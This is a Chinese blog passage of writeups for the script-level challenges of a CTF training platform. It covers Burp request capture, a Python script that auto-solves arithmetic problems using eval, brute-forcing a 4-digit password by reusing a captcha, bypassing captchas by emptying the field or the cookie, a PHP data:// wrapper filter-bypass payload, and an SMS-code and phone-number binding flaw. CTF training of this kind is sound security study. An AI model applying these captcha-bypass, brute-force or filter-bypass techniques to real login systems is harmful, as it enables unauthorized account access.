

CTF-网络信息安全攻防学习平台(脚本关)

原创

[丶没胡子的猫](#) 于 2020-07-02 23:43:25 发布 1236 收藏 5

分类专栏: [# 网络信息安全攻防学习平台 CTF](#) 文章标签: [xss](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_41924764/article/details/107053784


版权



[网络信息安全攻防学习平台](#) 同时被 2 个专栏收录

4 篇文章 2 订阅

订阅专栏



[CTF](#)

20 篇文章 2 订阅

订阅专栏

脚本关

第一关

第二关

第三关

第四关

第五关

第六关

第七关

第八关

第九关

第十关

第十一关

第十二关

第十三关

第十四关

第十五关

题库地址: <http://hackinglab.cn>

第一关

题目:

key又又找不到了


key分值: 200

key小明这次哭了, key又找不到了!!! key啊, 你究竟藏到了哪里, 为什么我看到的页面上都没有啊!!!!!!

Writeup:


点击(到这里找key_) 抓包后, 鼠标右键, 选择send to Repeater

到这里找key_



点击go发送数据包后, 在返回包即可看到key值

到这里找key_



第二关

题目:

快速口算

分值: 350

小明要参加一个高技能比赛, 要求每个人都要能够快速口算四则运算, 2秒钟之内就能够得到结果, 但是小明就是一个小学生没有经过特殊的培训, 那小明能否通过快速口算测验呢? 看到的页面上都没有啊!!!!!!


Writeup:

每两秒会刷新一次算术题, 当然我们人工算是不可能完成的, 思路就是写个python脚本, 爬取这段算术题, 然后也是利用脚本提交, 提交之后查看返回包就可以看到key值

这里利用到了requests模块去爬取题目, 然后利用re模块匹配算术题

```
import requests,re
r = requests.Session()
url='http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php'
html=r.get(url).content
results=eval(re.findall('[0-9].*=<',html)[0])

data = {'v':results}
print r.post(url,data=data).text
```



```
C:\Users\tiger>python C:\Users\tiger\Desktop\request.py
<html>
  <head>
    <meta http-equiv=Content-Type content="text/html; charset=utf-8">
  </head>
  <body key is 123iohHKHJ%~&*(jkh </body>
</html>
C:\Users\tiger>
```

第三关

题目:

这个题目是空的

分值: 100

Tips:这个题目真不是随便设置的。什么才是空的呢? 通关地址: 没有, 请直接提交答案(小写即可)

Writeup:

写过脚本的人大家都知道空就是null, null就是正确答案

第四关

题目:

怎么就是不弹出key呢?

分值: 150

提交说明: 提交前14个字符即可过关

Writeup:

查看源代码, 可以看到

```

1 <html>
2 <head>
3 <meta http-equiv="content-type" content="text/html; charset=utf-8">
4 <script>
5
6     function alert(a) {
7         return false;
8     }
9     document.write=function() {
10        return false;
11    }
12    function prompt(a) {
13        return false;
14    }
15    var a=function () {
16        var b=function(p, a, c, k, e, r) {e=function(c) {return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?String.fromCharCode(c+29):c.toString(36)};if(!''.replace(/\s/,String))while(c-->r[e(c)]=k[c]||e(c));k=[function(e) {return r[e]}],e=fu
17        var d=eval(b);
18        alert("key is first 14 chars"+d);
19    }
20    }
21 </script>
22 </head>
23 <body>
24 <a href="javascript:a(0),">_点击之后怎么没反应呢? 说好的弹窗呢? __</a>
25 </body>
26 </html>

```

创建个html文件, 将代码复制下来, 去除掉前面定义的一些函数

```

1.html - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<script>
var b=function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?String.fromCharCode(c+29):c.toString(36)};if(!''.replace(/\s/,String))while(c-->r[e(c)]=k[c]||e(c));k=[function(e){return r[e]}],e=fu
var d=eval(b);
alert("key is first 14 chars "+d.substr(0,14));
</script>

```

弹窗代码改成:

```
alert("key is first 14 chars "+d.substr(0,14));
```

用浏览器打开html文件就能弹出key值了



第五关

题目:

逗比验证码第一期


分值: 100

逗比的验证码, 有没有难道不一样吗?


Writeup:

验证码失效，进入靶场后可以看到有提示：登陆密码是4位纯数字数，第一位不为0


只要我们输入正确的账号和正确的验证码后，一直点击go发包，可以看到验证码并没有更新，并且一直提示pwd error，说明只要我们只要保持当前会话，验证码就不会失效



右键选择send to intruder(发送到爆破模块)



- 1.选择Clear（清除当前已选的标记）
- 2.鼠标左键框选密码
- 3.点击Add（标记需要爆破的值）



Referer: http://10.10.10.10/vcode1_bctef/edct/dacc64aaf18844cabb1c46/index.php
Cookie: UM_distinctid=172fb95f7825c8-05089bc17267a6-4c302c7d-1fa400-172fb95f783575;
CNZZDATA1261728562=1826844170-1593353885-%7C1593359285; PHPSESSID=07b98c11e85d2383bdc263ac0e1f905f
Upgrade-Insecure-Requests: 1

username=admin&pwd=\$ 1111 § &vcode=J8F8&submit=submit

https://blog.csdn.net/weixin_41924764

1.选择payloads（设置我们爆破密码的规则）

2.选择Numbers（数字类型的爆破）

3.from是从多少开始，to是到多少结束

step是数字爆破的规则，如果设置2的话，他就会按照1000，1002，1004...这种爆破规则去进行爆破（相当去跳过1个数值），至于这个设置大家可以亲自实验，可以很明显的看出效果

4.先单击一次hex,再单击Decimal（这一步是为了刷新我们设置好的规则，意义不大，如果不进行这一步的话，payload count那里会一直为0）

Target Positions **Payloads** Options

1 Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 9,000

Payload type: **Numbers** Request count: 9,000

2

3

4

Number range

Type: Sequential Random

From: 1000

To: 9999

Step: 1

How many: []

Number format

Base: Decimal Hex

Min integer digits: []

https://blog.csdn.net/weixin_41924764

点击左上角的Start attack（开始爆破）

Target Positions Payloads Options

Start attack

1 Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 9,000

Payload type: Numbers Request count: 9,000

2

3

4

Number range

Type: Sequential Random

From: 1000

To: 9999

Step: 1

How many: []

Number format

Base: Decimal Hex

Min integer digits: []

https://blog.csdn.net/weixin_41924764

爆破完成后，点击length（一般登陆成功和密码错误的返回包值是不一样的，所以一般看返回值就能看出哪一个是登陆成功的），查看正确密码的数据包，即可看到key

Attack Cycle Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
239	1238	200	<input type="checkbox"/>	<input type="checkbox"/>	320	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	306	鼠标点击
1	1000	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
2	1001	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
3	1002	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
4	1003	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
5	1004	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
6	1005	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
7	1006	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
8	1007	200	<input type="checkbox"/>	<input type="checkbox"/>	306	

Request Response

Raw Headers Hex Render

```

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 30 Jun 2020 17:19:30 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 3832
Content-Length: 22

key is LJJL789scf#@scd

```

https://blog.csdn.net/weixin_41924764

第六关

题目:

逗比验证码第二期

分值: 150

验证便失效的验证码

Writeup:

还是验证码失效题，抓包的时候删除验证码的值，就能绕过

<pre> POST /vcode2_a6e6bac0b47c8187b09deb20bab0e85/login.php HTTP/1.1 Host: lab1.xseclab.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 44 Origin: http://lab1.xseclab.com Connection: close Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20bab0e85/index.php Cookie: UM_distinctid=172fb95f7825c8-05089bc17267a6-4c302c7d-1fa400-172fb95f783575; CNZZDATA1261728562=1826844170-1593353885-%7C1593359285; PHPSESSID=07b98c11e85d2383bdc263ac0e1f905f Upgrade-Insecure-Requests: 1 username=admin&pwd=1111&vcode=&submit=submit </pre>	<pre> HTTP/1.1 200 OK Server: nginx Date: Tue, 30 Jun 2020 17:33:31 GMT Content-Type: text/html; charset=utf-8 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Via: 3832 Content-Length: 9 pwd error </pre>
--	--

https://blog.csdn.net/weixin_41924764

按照上一题的爆破步骤去爆破，即可拿到key

第七关

题目:

逗比的验证码第三期 (SESSION)


分值: 150

尼玛, 验证码怎么可以这样逗比。。

验证码做成这样, 你家里人知道吗?

Writeup:

还是验证码失效题, 这题需要连带cookie一起删除 (cookie会匹配一个验证码, 存在会话凭证时, 一个验证码用过一次后就不能重复使用了, 所以连同cookie一起删除即可)



```
POST /vcode3_9d1ea7ad52ad93c04a837e0808b17097/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101
Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer:
http://lab1.xseclab.com/vcode3_9d1ea7ad52ad93c04a837e0808b17097/index.php
Cookie:
Upgrade-Insecure-Requests: 1

username=admin&pwd=1111&vcode=&submit=submit

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 30 Jun 2020 17:39:30 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 3832
Set-Cookie: PHPSESSID=59fa2707b66abc9918949bfce666e577; path=/; HttpOnly
Content-Length: 9

pwd error
```

https://blog.csdn.net/weixin_41924764

继续按照第五题的爆破步骤去爆破, 即可获得key

第八关

题目:

微笑一下就能过关了


分值: 150

尼玛，碰到这样的题我能笑得出来嘛...

Writeup:

php伪协议题

查看源代码时可以看到一个超链接，点击可以看到源码



可以看到php源码:

```

<?php
header("Content-type: text/html; charset=utf-8");
if (isset($_GET['view-source'])) {
    show_source(__FILE__);
    exit();
}

include('flag.php');

$smile = 1;

if (!isset($_GET['^_^'])) $smile = 0;
if (preg_match ('/\./', $_GET['^_^'])) $smile = 0;
if (preg_match ('/%/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/[0-9]/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/http/', $_GET['^_^']) ) $smile = 0;
if (preg_match ('/https/', $_GET['^_^']) ) $smile = 0;
if (preg_match ('/ftp/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/telnet/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/_/', $_SERVER['QUERY_STRING'])) $smile = 0;
if ($smile) {
    if (@file_exists ($_GET['^_^'])) $smile = 0;
}
if ($smile) {
    $smile = @file_get_contents ($_GET['^_^']);
    if ($smile === "(•'◡'•)") die($flag);
}
?>

```

题意是输入了.% 数字 http https ftp telnet_ 如果匹配到了，\$smile值就会为0

```

if (!isset($_GET['^_^'])) $smile = 0;
if (preg_match ('/\./', $_GET['^_^'])) $smile = 0;
if (preg_match ('/%/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/[0-9]/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/http/', $_GET['^_^']) ) $smile = 0;
if (preg_match ('/https/', $_GET['^_^']) ) $smile = 0;
if (preg_match ('/ftp/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/telnet/', $_GET['^_^'])) $smile = 0;
if (preg_match ('/_/', $_SERVER['QUERY_STRING'])) $smile = 0;

```

file_exists()函数会判断文件存不存在，如果不存在，则返回false，如果存在返回true。
但这里用了if条件，如果文件存在，则\$smile=0

```
if ($smile) {  
    if (@file_exists ($_GET['^_^'])) $smile = 0;  
}
```

file_get_contents()把整个文件读入一个字符串中,但我们并不知道文件名，而且文件名内容要等于(●'∪'●),不过data协议可以实现这类方法

```
if ($smile) {  
    $smile = @file_get_contents ($_GET['^_^']);  
    if ($smile === "(●'∪'●)") die($flag);  
}
```

- 1.匹配字符串中，笑得^_^与匹配字符串_有冲突，可以利用url编码绕过
- 2.data协议使用方法，使用第一种方法就能达到获取flag

```
data:,<文本数据>  
data:text/plain,<文本数据>  
data:text/html,<HTML代码>  
data:text/html;base64,<base64编码的HTML代码>  
data:text/css,<CSS代码>  
data:text/css;base64,<base64编码的CSS代码>  
data:text/javascript,<Javascript代码>  
data:text/javascript;base64,<base64编码的Javascript代码>  
data:image/gif;base64,base64编码的gif图片数据  
data:image/png;base64,base64编码的png图片数据  
data:image/jpeg;base64,base64编码的jpeg图片数据  
data:image/x-icon;base64,base64编码的icon图片数据
```

payload:

```
?^%5f^=data:,(●'∪'●)
```



第九关

题目:

逗比的手机验证码

分值: 150

你的手机号码是13388886666，验证码将会以弹窗的形式给出

Writeup:

验证码与手机号未绑定漏洞

先利用我们的手机号进行登陆

你的手机号码是：13388886666，请使用手机短信验证码登陆。

Phone: 13388886666




他会给提示，需要用13388886667这个手机号登陆



我们返回刚才登陆页面，用我们的手机号重新获取一下验证码，



然后修改手机号码为13388886667



点击登陆之后就可以看到key值了



key is LULJGod!@@sd

一般来说短信验证码仅能使用一次，验证码和手机号未绑定，验证码一段时期内有效。

关于验证码其他漏洞的讲解可以观看以下文章：

<https://blog.csdn.net/Sunnyyou2011/article/details/79803481>

第十关

题目：

基情燃烧的岁月

